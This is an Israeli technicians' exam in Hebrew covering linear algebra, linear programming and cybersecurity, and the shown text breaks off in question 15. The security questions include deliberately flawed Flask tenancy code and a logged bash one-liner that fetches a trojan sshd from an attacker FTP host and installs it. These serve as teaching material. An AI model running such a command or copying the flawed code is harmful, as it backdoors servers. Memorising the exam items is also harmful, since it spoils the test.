מדינת ישראל
משרד החינוך

סוג הבחינה: גמר לבתי־ספר לטכנאים ולהנדסאים
מועד הבחינה: אביב תשפ"ה, 2025
סמל השאלון: 714003
נספחים: א. דף תשובות
ב. מילון מונחים

אלגברה ליניארית, סייבר ואבטחת מידע

הוראות לנבחנים

א. משך הבחינה: ארבע שעות.

ב. מבנה השאלון ומפתח ההערכה: בשאלון זה שלושה פרקים:

פרק ראשון: אלגברה ליניארית – 42 נקודות

פרק שני: תכנון ליניארי – 18 נקודות

פרק שלישי: סייבר ואבטחת מידע – 40 נקודות

סך־הכול 100 נקודות

ג. חומר עזר מותר בשימוש: 1. כל חומר עזר כתוב בכתב־יד או מודפס על נייר.

2. מחשבון פשוט שאינו ניתן לתכנות.

ד. הוראות מיוחדות:

1. כל השאלות בשאלון זה הן שאלות רב־ברירה. את התשובות לשאלות יש לסמן **אך ורק** על גבי דף התשובות שבנספח א'.
2. ענו על מספר השאלות הנדרש בשאלון. המעריך יקרא ויעריך את מספר התשובות הנדרש בלבד, לפי סדר כתיבתן, ולא יתייחס לתשובות נוספות.
3. בנספח ב' לשאלון זה מובא מילון מונחים בשפות עברית, ערבית, אנגלית ורוסית. תוכלו להיעזר בו בעת הצורך.

הוראות למשגיחים:
בתום הבחינה יש לוודא שהנבחנים הדביקו את מדבקת הנבחן שלהם במקום המיועד לכך בדף התשובות שבנספח א' וצירפו אותו למחברת הבחינה.

כתבו **במחברת הבחינה בלבד**, בעמודים נפרדים, כל מה שברצונכם לכתוב **כטיוטה** (ראשי פרקים, חישובים וכדומה).
כתבו "טיוטה" בראש כל עמוד טיוטה. כתיבת טיוטות כלשהן על דפים שמחוץ למחברת הבחינה עלולה לגרום לפסילת הבחינה!

בשאלון זה 18 עמודים ו־2 עמודי נספחים.

השאלות בשאלון זה מנוסחות בלשון רבים,
אף על פי כן על כל תלמידה וכל תלמיד להשיב עליהן באופן אישי.

בהצלחה!

המשך מעבר לדף ◀

פרק ראשון – אלגברה לינארית (42 נקודות)

ענו על שלוש מבין השאלות 1–4 (לכל שאלה – 14 נקודות).

בכל אחת מן השאלות 1–4 נתונים ארבעה סעיפים, א'-ד', שאינם בהכרח תלויים זה בזה. בכל סעיף נתונות ארבע תשובות, שרק אחת מהן נכונה. בכל סעיף בחרו את התשובה הנכונה, והקיפו בעיגול את הספרה המייצגת אותה בדף התשובות שבנספח א'. בשאלות **שבחרתם** לענות עליהן, ענו על **כל** הסעיפים.

שאלה 1

הסעיפים א'–ד' מתייחסים למערכת המשוואות הזאת:

$$\begin{cases} x + y - z = 1 \\ x + ky + 3z = 2 \\ 2x + 3y + kz = 3 \end{cases}$$

(3 נק') **א.** בעבור אילו ערכי k יש למערכת פתרון יחיד?

1. עבור כל $k \neq -3$ יש למערכת פתרון יחיד.
2. אין ערכים של k שעבורם יש למערכת פתרון יחיד.
3. לכל $k \notin \{-3,2\}$ יש למערכת פתרון יחיד.
4. לכל k ממשי יש למערכת פתרון יחיד.

(3 נק') **ב.** מהו ההיגד ש**אינו** נכון?

1. קיים k ממשי שעבורו אין למערכת פתרון.
2. קיים k ממשי שעבורו השלשה $(0\ ,\ 0\ ,\ 0)$ מהווה פתרון.
3. קיימים אין סוף ערכים של k שעבורם יש למערכת פתרון יחיד.
4. עבור כל $k > 0$ יש למערכת פתרון אחד לפחות.

(4 נק') **ג.** נתון שלמערכת יש אין סוף פתרונות. קבוצת הפתרונות חייבת להכיל את:

1. $\{(0,1,0),(5,3-1)\}$
2. $\{(0,1,0),(5,-3,1)\}$
3. $\{(0,-1,0),(5,-3,1)\}$
4. $\{(0,-1,0),(5,3,-1)\}$

(4 נק') **ד.** נתון $k = -4$. נתון גם ש־(a, b, c) הוא פתרון של המערכת. מה יהיה ערכו של הביטוי $a + b + c$?

1. אין אפשרות לדעת.
2. 2
3. 0
4. -1

המשך בעמוד 3

שאלה 2

הסעיפים א' ו־ב' מתייחסים לנתון הבא:

נתונה מטריצה ריבועית A מסדר 2 עם מקדמים ממשיים.

נתון ש־$\left|3A^2\right|=36$.

(3 נק') **א.** מה עשויה להיות הדטרמיננטה של A?

1. 2
2. 9
3. 12
4. $\sqrt{12}$

(3 נק') **ב.** מהו ההיגד ש**אינו** נכון?

1. המטריצה A היא הפיכה.
2. $\text{rank}\,(A^3)=2$.
3. לכל מטריצה B ריבועית מסדר 2 בעלת מקדמים ממשיים מתקיים $AB=BA$.
4. קבוצת העמודות של המטריצה A^2 היא בלתי תלויה ליניארית.

(4 נק') **ג.** נתונה מטריצה A מסדר 3×2.

נתבונן במערכת המשוואות $A\bar{x}=\bar{b}$ ובמערכת המשוואות $A\bar{x}=\bar{0}$.

מהו ההיגד הנכון?

1. כל פתרון של המערכת $A\bar{x}=\bar{b}$ מהווה גם פתרון של המערכת $A\bar{x}=\bar{0}$.
2. אם למערכת $A\bar{x}=\bar{0}$ יש פתרון יחיד אז למערכת $A\bar{x}=\bar{b}$ יש פתרון יחיד.
3. אם למערכת $A\bar{x}=\bar{b}$ יש מספר אין סופי של פתרונות, אז גם למערכת $A\bar{x}=\bar{0}$ יש מספר אין סופי של פתרונות.
4. אם למערכת $A\bar{x}=\bar{b}$ אין פתרון אז גם למערכת $A\bar{x}=\bar{0}$ אין פתרון.

(4 נק') **ד.** תהיינה A,B מטריצות ריבועיות בעלות מקדמים ממשיים.

מהו ההיגד ש**אינו** נכון?

1. אם A,B הן מטריצות סימטריות אז גם $A-B$ היא מטריצה סימטרית.
2. $A+A^T$ היא מטריצה סימטרית.
3. AA^T היא מטריצה סימטרית.
4. אם A,B הן מטריצות סימטריות, אז גם AB היא מטריצה סימטרית.

המשך בעמוד 4

שאלה 3

הסעיפים א' ו־ב' מתייחסים לנתונים הבאים:

תהי $B=\{v_1=(1,2,3), v_2=(4,5,6), v_3=(7,8,9)\}$. נסמן ב־A את המטריצה שעמודותיה הן v_1, v_2, v_3.

(3 נק') **א.** $\dim \mathrm{Sp}\{v_1, v_2, v_3\}$ שווה ל־:

1. 3
2. 2
3. 1
4. 4

(3 נק') **ב.** מהו ההיגד ש**אינו** נכון?

1. $(1,2,3)\in \mathrm{Sp}\{(4,5,6),(7,8,9)\}$.
2. דרגת השורות של A שווה לדרגת העמודות של A.
3. A היא מטריצה הפיכה.
4. קיים $v_4\in\mathbb{R}^3$ כך ש־$\{v_1, v_2, v_4\}$ מהווה בסיס של $\mathbb{R}^3$.

הסעיפים ג' ו־ד' מתייחסים לנתון הבא:

נתונה העתקה ליניארית $T:\mathbb{R}^5 \rightarrow \mathbb{R}^4$

(4 נק') **ג.** מהו ההיגד ש**אינו** נכון?

1. ייתכן ש־T היא על.
2. ייתכן ש־T היא חד חד ערכית.
3. בהכרח מתקיים ש־$\dim \mathrm{Ker}T \neq \dim \mathrm{Im}T$
4. ייתכן ש־$\dim \mathrm{Ker}T > \dim \mathrm{Im}T$

(4 נק') **ד.** נוסף על הנתון לעיל, נתון ש־$T(1,2,3,0,0)=(0,0,0,1)$ ו־$T(0,1,0,1,0)=(1,2,1,2)$.

מה יהיה ערכו של $T(3,8,9,2,0)$?

1. $(2,4,2,7)$.
2. $(0,0,0,0)$.
3. אין מספיק נתונים כדי לקבוע.
4. $(1,2,1,3)$.

המשך בעמוד 5

שאלה 4

סעיפים א' ו־ב' מתייחסים לנתון הבא:

נתונה המטריצה $A=\begin{pmatrix}1&0&0\\0&2&2\\1&0&3\end{pmatrix}$

(3 נק') **א.** אם הפולינום האופייני הוא $p_A(X)$, אז ערכו של $p_A(0)$ הוא:

1. 6
2. 3
3. 2
4. 0

(3 נק') **ב.** אם (a,b,c) הוא וקטור עצמי של הערך העצמי 2, אז ערכיהם של a ו־c הם:

1. $a=1\ ,\ c=1$
2. $a=0\ ,\ c=1$
3. $a=1\ ,\ c=0$
4. $a=0\ ,\ c=0$

(4 נק') **ג.** נתונה ההעתקה $T:\mathbb{R}^3\to\mathbb{R}^3$ המוגדרת על־ידי: $T(x,y,z)=(x-y+a-2,a^2-4,2z)$

עבור אילו ערכי a ההעתקה T היא ליניארית?

1. $a=\pm 2$.
2. $a=2$.
3. לכל $a\neq 0$.
4. לא קיים a ממשי כך ש־T היא העתקה ליניארית.

(4 נק') **ד.** נתונה הקבוצה $A=\{(x,y,z)\in\mathbb{R}^3 \mid x-y+2z=0\}$.

מהו ההיגד ש**אינו** נכון?

1. A הוא מישור במרחב, שעובר דרך הראשית.
2. הנקודה $(1,1,0)$ נמצאת על A.
3. A מהווה תת מרחב של $\mathbb{R}^3$ ממימד 1.
4. הישר $\ell=\{(1,1,0)+t(-1,1,1)\mid t\in\mathbb{R}\}$ מוכל ב־A.

המשך בעמוד 6

<u>פרק שני – תכנון ליניארי</u> (18 נקודות)

ענו על שאלות 5 ו־6 (שאלות חובה). בכל שאלה ענו על <u>שלושה</u> מתוך ארבעה סעיפים (לכל סעיף – 3 נקודות). בכל אחת מן השאלות 5–6 נתונים ארבעה סעיפים, א'–ד', שאינם בהכרח תלויים זה בזה. בכל סעיף נתונות ארבע תשובות, שרק אחת מהן נכונה. בכל סעיף בחרו את התשובה הנכונה והקיפו בעיגול את הספרה המייצגת אותה בדף התשובות שבנספח א'.

שאלה 5 (9 נקודות)

המפעל "עץ נוצץ" מייצר שני סוגי שולחנות, מלבניים ועגולים. השולחנות יכולים להיות מיוצרים בעזרת אחת משלוש חברות בת: "חברה א", "חברה ב" ו"חברה ג". נסמן ב־x_1 את מספר השולחנות המלבניים וב־x_2 את מספר השולחנות העגולים המיוצרים בכל חברה. לפניכם מערכות האילוצים של שלוש החברות:

חברה א:

$$x_1 \geq 0$$

$$x_2 \geq 0$$

$$x_2 \leq 60$$

$$x_2 \geq x_1 - 30$$

חברה ב:

$$x_1 \geq 0$$

$$x_2 \geq 0$$

$$x_2 \leq -\frac{1}{2}x_1 + 80$$

$$x_2 \leq 2x_1 + 30$$

$$x_2 \geq x_1 - 10$$

חברה ג:

$$x_1 \geq 0$$

$$x_2 \geq 0$$

$$x_2 \geq 2x_1 - 20$$

$$x_2 \leq \frac{7}{10}x_1 + 45$$

הרווח של מפעל מייצור שולחן מלבני הוא 40 ש"ח, והרווח שלו מייצור שולחן עגול הוא 25 ש"ח. המפעל מעוניין להגיע לרווח מקסימלי.

(3 נק') **א.** מהי פונקציית המטרה?

1. $40x_1 + 25x_2$
2. $40x_2 + 25x_1$
3. $40x_1 - 25x_2$
4. $40x_2 - 25x_1$

המשך בעמוד 7

ב. (3 נק') באיזו חברת בת כדאי למפעל לבחור כדי שהרווח יהיה מקסימלי?

1. אין אפשרות לדעת.
2. חברה א.
3. חברה ב.
4. חברה ג.

ג. (3 נק') נתייחס לנתונים של חברת בת ב, ונסיר את האילוץ $x_2 \le -\frac{1}{2}x_1 + 80$. מהו ההיגד הנכון?

1. למערכת האילוצים שלה יש אין סוף פתרונות אופטימליים.
2. למערכת האילוצים שלה אין פתרון אופטימלי.
3. למערכת האילוצים שלה יש פתרון אופטימלי יחיד.
4. הפתרון האופטימלי של המערכת לא השתנה.

ד. (3 נק') מהי המערכת הדואלית של מערכת האילוצים המתאימה לחברה א?

1. $\text{Min}\{60y_1 + 30y_2\}$
$y_2 \ge 40$
$y_2 - y_1 \le 25$
$y_1 \ge 0$
$y_2 \ge 0$
2. $\text{Min}\{60y_1 + 30y_2\}$
$y_2 \le 40$
$y_2 - y_1 \le -25$
$y_1 \ge 0$
$y_2 \ge 0$
3. $\text{Min}\{60y_1 + 30y_2\}$
$y_2 \ge 40$
$y_2 - y_1 \le -25$
$y_1 \ge 0$
$y_2 \ge 0$
4. $\text{Min}\{60y_1 + 30y_2\}$
$y_2 \le 40$
$y_2 - y_1 \le 25$
$y_1 \ge 0$
$y_2 \ge 0$

המשך בעמוד 8

שאלה 6 (9 נקודות)

נתונה בעיית תכנון ליניארי: $\text{Max}\{2x_1 + x_2 + 3x_3\}$

הכפופה למערכת האילוצים:

$$x_1 + x_2 - x_3 \le 2$$

$$x_1 + x_2 + x_3 \le 5$$

$$x_1, x_2, x_3 \ge 0$$

משתנה הסרק s_1 נוסף עבור האילוץ הראשון.

משתנה הסרק s_2 נוסף עבור האילוץ השני.

הסעיפים א' ו־ב מתייחסים לאיטרציה הראשונה של אלגוריתם הסימפלקס.

(3 נק') **א.** מהו המשתנה הנכנס לבסיס באיטרציה זו?

1. x_2
2. x_3
3. s_1
4. s_2

(3 נק') **ב.** מהו המשתנה היוצא מהבסיס באיטרציה זו?

1. x_3
2. s_1
3. x_1
4. s_2

(3 נק') **ג.** מהו הפתרון האופטימלי לבעיה?

1. 10
2. 5
3. 15
4. 8

(3 נק') **ד.** מהם ערכי x_1, x_3, s_1 עבור הפתרון האופטימלי?

1. $x_1 = 0, x_3 = 5, s_1 = 7$
2. $x_1 = 0, x_3 = 3, s_1 = 5$
3. $x_1 = 0, x_3 = 5, s_1 = 0$
4. $x_1 = 2, x_3 = 0, s_1 = 0$

המשך בעמוד 9

<u>פרק שלישי – סייבר ואבטחת מידע</u> (40 נקודות)

ענו על <u>כל</u> השאלות 7–15 בדף התשובות שבנספח א'.

שאלה 7 (4 נקודות)

CAPTCHA הוא סוג של מבחן טיורינג שבו מחשב ממונה על הבדלה בין אדם למחשב.

באתר שאתם מפתחים הוצע להטמיע שירות CAPTCHA בתהליך ההרשמה לאתר.

הוצעו לכם ארבעה שירותי CAPTCHA אפשריים, כמפורט להלן:

1. MyCAPTCHA

- השירות מבוסס על יצירה של עיוותי תמונה והחזרתם ללקוח.
- בהרשמה לשירות מיוצר עבור האתר שלכם token, שאותו יש לשלוח עם כל בקשה לשירות.
- לפני תחילת השיחה עם המשתמש, יש לבצע החלפת מפתחות עם השרת של השירות.
- בכל דף שבו יש צורך באימות, נשלחת עם הדף מילה המוצפנת באמצעות המפתח שהוחלף עם השירות מבעוד מועד.
- הצפנת המילה מול השירות היא DES CBC.
- התקשורת מול השירות מוצפנת TLS.
- בכל דף שבו יש צורך באימות, נשלחת עם הדף המילה המוצפנת והשירות מחזיר תמונה מעוותת של המילה המוצפנת, או שגיאה אם אינו מצליח לפרסר את המילה.
- המשתמש פותר את ה־CAPTCHA ומחזיר לאתר את המילה שפתר.
- אם המילה הפתורה תואמת את המילה שנשלחה למשתמש, המשתמש עבר את אימות ה־CAPTCHA.

2. CAPTCHAio

- השירות מבוסס על פתירה של פאזלים על־ידי המשתמש בתוך iframe.
- התקשורת מול השירות מוצפנת TLS.
- בהרשמה לשירות מיוצר עבור האתר שלכם token, שאותו יש לשלוח עם כל בקשה לשירות.
- טעינת ה־iframe נעשית באמצעות המפתח, מזהה המשתמש, ו־callback.
- ה־callback צריך להיות endpoint של HTTPS. כל התקשורת בו מוצפנת TLS.
- המשתמש פותר את ה־CAPTCHA בתוך ה־iframe, והשירות פונה לאתר שלכם באמצעות ה־callback עם התוצאה הרלוונטית, 1 (המשתמש אנושי) או 0 (המשתמש אינו אנושי).

3. AICaptcha

- השירות מבוסס על איסוף מידע מתקדם על פעולות המשתמש באתר.
- בהרשמה לשירות מיוצר עבור האתר שלכם key, שאותו יש לשלוח עם כל בקשה לשירות.
- התקשורת מול השירות מוצפנת TLS.
- בעבודה של המשתמש באתר, יש להגדיר token רנדומלי המזוהה עם המשתמש בעת הפעולה שלו באתר.
- ניתן להגדיר באתר נקודות איסוף מידע, שכל אחת מהן שולחת פרטי מידע על האינטראקציה של המשתמש עם האתר לשירות. נקודות איסוף יכולות להיות כבולות לכל אלמנט, כולל הדף עצמו, ולאסוף מידע מאירועים כמו הזזת העכבר והקשות מקלדת.

המשך בעמוד 10

- השירות מנגיש endpoint המחזיר תשובה לפי מזהה המשתמש ומפתח האתר שלכם. התשובה המוחזרת היא ציון בין 1 (המשתמש אנושי) ל־0 (המשתמש אינו אנושי), לפי הסבירות המוערכת על סמך המידע שנאסף. אם לא סופק אף פריט מידע, השירות יחזיר 0.5 .

4. YoCaptcha

- השירות מבוסס על חוקים המווסתים את קצב התקשורת על ידי הוכחה לביצוע עבודה (Proof of Work), באמצעות פתירת אתגרים קריפטוגרפיים.
- השירות פועל דרך ה־WAF של האפליקציה.
- התקשורת מול השירות מוצפנת TLS.
- המשתמש מייצר חוקים עבור נקודות גישה שונות של האפליקציה, המתייחסים לקצב התקשורת הרצוי. כאשר IP חורג מקצב התקשורת שהוגדר, ה־WAF מנתב את המשתמש לדף שבו הדפדפן פותר אתגר קריפטוגרפי.
- לאחר פתרון ה־CAPTCHA אל מול ה־WAF, המשתמש חוזר לגלישה רגילה.

א. לפניכם שני יעדי הגנה.

1. מניעת משתמש לא אנושי.
2. מניעת spam.

עבור כל יעד הגנה הקיפו בדף התשובות שבנספח א' את מספריהם של שירותי ה־CAPTCHA המגינים מפני האיום (במימוש נכון).
שימו לב: לכל יעד ייתכן יותר משירות אחד.

ב. לפניכם שלושה סוגי תקיפות.

1. התקפת CSRF.
2. התקפת padding oracle.
3. התקפת authentication bypass (אם הפנייה לשירות נעשית ישירות מהדפדפן ולא מהשרת).

עבור כל סוג התקפה הקיפו בדף התשובות שבנספח א' את מספרו של שירות ה־CAPTCHA הפגיע.

המשך בעמוד 11

שאלה 8 (4 נקודות)

תלמיד בקורס הציע דרך לשפר את זיהוי המשתמש במערכות Unix. התלמיד הציע שלכל משתמש יהיו שלוש סיסמאות שונות בקובץ ה־shadow, אשר יישמרו עם אותו salt. כאשר משתמש ירצה להזדהות במערכת, בניסיון ההזדהות ה־i שלו יהיה עליו לספק את הסיסמה ה־$i \bmod 3$. לדוגמה, בניסיון הראשון המשתמש יצטרך לספק את הסיסמה הראשונה, ובניסיון השני או החמישי יצטרך לספק את הסיסמה השנייה.

ענו על כל הסעיפים בדף התשובות שבנספח א'.

א. האם הצעת התלמיד משפרת את רמת האבטחה במערכת? הקיפו את התשובה הנכונה בדף התשובות.

ב. כיצד תשפיע הצעת התלמיד על רמת האבטחה במערכת, כאשר יש לתוקף גישה לקובץ ה־shadow, ומדוע?

1. ההצעה **לא תשפיע** על רמת האבטחה, כיוון שלכל הסיסמאות מצורף אותו salt.
2. ההצעה **לא תשפיע** על רמת האבטחה, כיוון שהמשתמש לא ידע איזו סיסמה להקיש בכל פעם.
3. ההצעה **תשפר מעט** את רמת האבטחה, כיוון שריבוי סיסמאות מתפקד כמו MFA.
4. ההצעה **תפחית מעט** את רמת האבטחה, כיוון שיש סיכוי גדול יותר לנחש סיסמה אחת מתוך שלוש מאשר סיסמה אחת מתוך אחת.

ג. כיצד תשפיע הצעת התלמיד על רמת האבטחה במערכת, כאשר אין לתוקף גישה לקובץ ה־shadow ומשתמשים ב־salt שונה עבור כל סיסמה, ומדוע?


1. ההצעה **לא תשפיע** על רמת האבטחה, כיוון שכל הסיסמאות שמורות באותו מקום.
2. ההצעה **לא תשפיע** על רמת האבטחה, כיוון שגם עם salt שונה יש עדיין את אותו שם משתמש.
3. ההצעה **תשפר מעט** את רמת האבטחה, כיוון שלא ניתן להבין מתוך סיסמה אחת את הסיסמאות האחרות.
4. ההצעה **תפחית מעט** את רמת האבטחה, כיוון שיש סיכוי גדול יותר לנחש סיסמה אחת מתוך שלוש מאשר סיסמה אחת מתוך אחת.

המשך בעמוד 12

שאלה 9 (4 נקודות)

Wired Equivalent Privacy, או WEP, הוא פרוטוקול הצפנה לרשתות WI-FI שהיה פעיל עד 2003 , והשימוש בו הופסק.
פרוטוקול זה הוא מנגנון הצפנת זרם סימטרית, המשתמש במפתח באורך 40 ביטים כדי להצפין את גוף הפקטות, ומשתמש באלגוריתם הצפנה 4RC כדי לחולל זרם פסאודו־אקראי של ביטים.

אורך המפתח הוא 40 ביטים, והוא משורשר עם וקטור אתחול באורך 24 ביטים. להלן מבנה המנגנון:



איור לשאלה 9

השימוש בפרוטוקול WEP הופסק. מה יכולה להיות הסיבה לכך?

1. הפרוטוקול פעל על מידע בכמות זוגית של ביטים בלבד.

2. מתקפת brute-force על כל המפתחות האפשריים – 2^{40} – היא אמנם ארוכה, אך לא בלתי אפשרית.

3. לאחר 2^{24} פעולות ברשת, ה־IV חוזר על עצמו.

4. כל התשובות נכונות.

המשך בעמוד 13

שאלה 10 (4 נקודות)

משה ודני משתמשים ב־RSA כדי להעביר מסרים ביניהם.

משה רוצה להעביר לדני את המספר 100 (המיוצג כמספר בינארי, ולא כמחרוזת ספרות דצימליות), ולכן הוא מצפין אותו בעזרת המפתח הציבורי של דני, ומקבל מסר כלשהו, C, שאותו הוא שולח לדני.

אהוד הוא האקר שמיירט את המסר C. הוא מחשב את הערך $C^2 \bmod n$, כאשר n הוא בסיס המודולו במפתח הציבורי של דני, ושולח את המסר החדש לדני.

מה יקבל דני כאשר יפענח את המסר ששובש על ידי אהוד?

א. מסר לא מוצפן.

ב. מסר שהאלגוריתם של דני לא הצליח לפענח.

ג. מסר שהאלגוריתם של דני יתריע על השיבוש שלו.

ד. מסר מוצפן הזהה למסר שמשה שלח.

שאלה 11 (4 נקודות)

כאשר מדברים על מימוש של אלגוריתם LSB להטמעת מידע בקובצי תמונה, רוב המימושים מתמקדים ב־PNG ו־BMP, ולא ב־JPEG. מדוע? הקיפו בדף התשובות שבנספח א' את כל התשובות הנכונות.
שימו לב: תיתכן יותר מתשובה אחת.

1. לא כדאי לממש LSB על JPEG שלא עבר דחיסה, מפני שבתהליך הדחיסה של JPEG מתרחש אובדן מידע שיכול לשבש את ההודעה.
2. הפורמט JPEG פחות פופולרי מ־PNG ו־BMP, ולכן אין סיבה להתייחס אליו או לתמוך בו.
3. לא כדאי לממש LSB על JPEG שלא עבר דחיסה, מפני שפורמט JPEG משמש לשמירת תמונות קטנות בלבד, ולכן לא ניתן להעביר עליו הרבה מידע בשיטת LSB.
4. לא כדאי לממש LSB על JPEG שעבר דחיסה, כי שינוי במרחב הדחוס מייצר השפעה רבה על התמונה הלא־דחוסה, ואז ניתן יהיה לראות שהתבצע LSB.
5. לא כדאי לממש LSB על JPEG שעבר דחיסה, כי המרחב הדחוס נועד לנצל מעט מאוד זיכרון, ולכן לא ניתן לשמור כמות גדולה של מידע מעל JPEG דחוס בשיטת LSB.
6. כי הפורמט של JPEG הוא קניין רוחני של חברת Microsoft, ולכן לא ניתן לדעת את המבנה שלו וכיצד לממש מעליו LSB.

המשך בעמוד 14

שאלה 12 (4 נקודות)

tenant היא קבוצה של משתמשים שחולקים את אותה הרשאת גישה. נתונה חברה מבוססת tenants. לכל לקוח יש סכמה נפרדת ב־DB, כאשר מטרת ההפרדה היא למנוע גישה של לקוח למידע שאיננו שלו, וכן למנוע גישה של מי שאיננו לקוח לאתר (רק מי שיודע את ה־tenant id יכול לגשת לאתר).
לפניכם קטע קוד שמטרתו לקיים סכימה נפרדת ב־DB לכל לקוח:

```
"""
Module that contains TenancyMiddleware
"""
import sqlite3
import base64
from werkzeug.wrappers import Request, Response, ResponseStream


class TenancyMiddleware():
    """
    Class for managing schema connections for the database.
    """
    def_init_(self, app):
        self.tenants = {}
        self.tenants_db = sqlite3.connect('tenats.db')
        self.app = app


    def_call_(self, environ, start_response):
        request = Request(environ)
        tenant_id = request.headers.get('x-tenant-id')
        if tenant_id not in self.tenants:
            self.tenants[tenant_id] =
sqlite3.connect(f'{base64.b64encode(tenant_id)}.db')
        environ['connection'] = self.tenants[tenant_id]


        tenant_count, = self.tenant_db.execute('select count(*) from tenants'
/
                                               'where name?',
tenannt_id).fetchone()
        if tenant_count !=1:
            return Response('Tenant not found', mimetype= 'text/plane',
status=401)
```

המשך בעמוד 15

```
        else:
            return self.app(environ, start_response)

# secret.py
"""
main app
"""
from sqlite3 import Connection
from flask import Flask, request
from flask_login import login_request
from middleware import TenancyMiddleware

app = Flask('DemoApp')

# calling our middleware
app.wsgi_app = TenancyMiddleware(app.wsgi_app)
@app.route('/secret', methods=['GET'])
@login_required
def hello():
    """
    Route to recieve the tenant secret.
    """
    conn: Connection = request.environ['connection']
    tenant_secret, = conn.execute('select tenant_secret from
secret').fetchone()
    return tenant_secret

if_name_ == "_main_":
    app.run('0.0.0.0', '5000')
```


בקוד קיימת שגיאת אבטחה. לאיזו מטרה ניתן לנצל אותה?

1. Information Disclosure
2. XSS (Crisscross Site Scripting)
3. RCE (Remote Code Execution) על השרת
4. DOS (Denial Of Service)
5. PE (Privilege Escalation)

המשך בעמוד 16

שאלה 13 (5 נקודות)

באיור לשאלה 13 נתון גרף ROC המתאר מערכות IDS שונות:



איור לשאלה 13

א. מה ניתן לומר על גרף IDS 1?

1. הוא יוצר זיהוי שווא של מתקפות בשיעור גבוה.
2. הוא זהה לזיהוי רנדומלי של התקפות.
3. זוהי מערכת שמתעלמת מהתראות שווא, גם במחיר מתקפות אמיתיות שייקרו.
4. הוא יעכב מאוד את פעילות המשתמשים במערכת.

ב. מה העלות של זיהוי כל המתקפות בגרף־IDS 3?

1. עיכוב משמעותי בפעילות המשתמשים במערכת.
2. כ־35% של התראות שווא
3. כ־70% של התראות שווא
4. אף תשובה אינה נכונה

המשך בעמוד 17

שאלה 14 (5 נקודות)

במהלך בדיקה שגרתית של לוגים על שרת שעליו רצה אפליקציה של השרת, נמצאה שורת ההרצה הבאה שהורצה ב־bash:

curl -O ftp://ftp.linux-custom.com/sshd && chmod 700 sshd && mv sshd /usr/sbin/sshd && rm ./sshd && systemctl restart sshd

הסבר הפקודות:

- curl – פקודה המשמשת להרכבה ושליחה של בקשות רשתיות. התוצאות נשמרות בקבצים על המחשב. היא תומכת (בין היתר) בפרוטוקולים HTTP,SMTP ו־FTP.
- systemctl – מנהל שירותים של מערכת ההפעלה.
- sshd – שירות נפוץ המשמש להרצת שרת SSH על מכונות לינוקס. SSH הוא פרוטוקול המשמש בין השאר לשליטה מרחוק על מחשבים.

לאחר בדיקה התברר שהכתובת ftp.linux-custom.com מקושרת למערך תקיפה ידוע.

א. לאילו קטגוריות שייך הקובץ sshd, שהפקודה ניסתה להתקין ולהריץ? הקיפו בדף התשובות שבנספח א' את כל התשובות הנכונות.
שימו לב: תיתכן יותר מתשובה אחת.

1. וירוס
2. סוס טרויאני
3. תולעת
4. דלת אחורית

ב. בדיקה בלוגים של systemctl הראתה שלא התקיים אתחול של sshd כתוצאה מהרצת השורה שהוצגה בפתיח.
מהו ההיגד הנכון?

1. המחשב בטוח מפני הפקודה הזדונית, כי היא לא הצליחה להריץ את התוכנה הזדונית שהיא הורידה למחשב.
2. המחשב אינו בטוח מפני הפקודה הזדונית, כי הקובץ sshd הוחלף, ולכן אם המחשב אותחל מאז הרצת הפקודה – התוכנה הזדונית רצה.
3. המחשב אינו בטוח מפני הפקודה הזדונית, כי לא ניתן לדעת באיזה שלב הפקודה נכשלה.
4. המחשב בטוח מפני הפקודה הזדונית, כי למשתמשים אין הרשאה להעתיק קבצים לתוך התיקייה /usr/sbin.

המשך בעמוד 18

שאלה 15 (6 נקודות)

לאחרונה פורסם מאמר על רשת רוגלות שפועלות באופן הבא:

- לאחר הפריצה הראשונית לרשת, מחשבים מאופיינים לפי התפקוד שלהם. כל מחשב משויך לאחת מהקטגוריות הבאות, או לשתיהן: **מחשב איסוף** – מחשב שיש עליו מידע רלוונטי שיש לגנוב, **ומחשב הזלגה** – מחשב שניתן יהיה להוציא באמצעותו את המידע מהרשת.
- על מחשבי האיסוף מותקנת תוכנת איסוף, אשר אוספת ממנו מידע ושולחת את הנתונים למחשבי הזלגה.
- במחשבי הזלגה מתבצעות באופן תדיר העלאות של פוסטים לרשת החברתית "לינקדאין". על מחשבים אלה מותקנת תוכנה אשר פועלת באופן הבא:
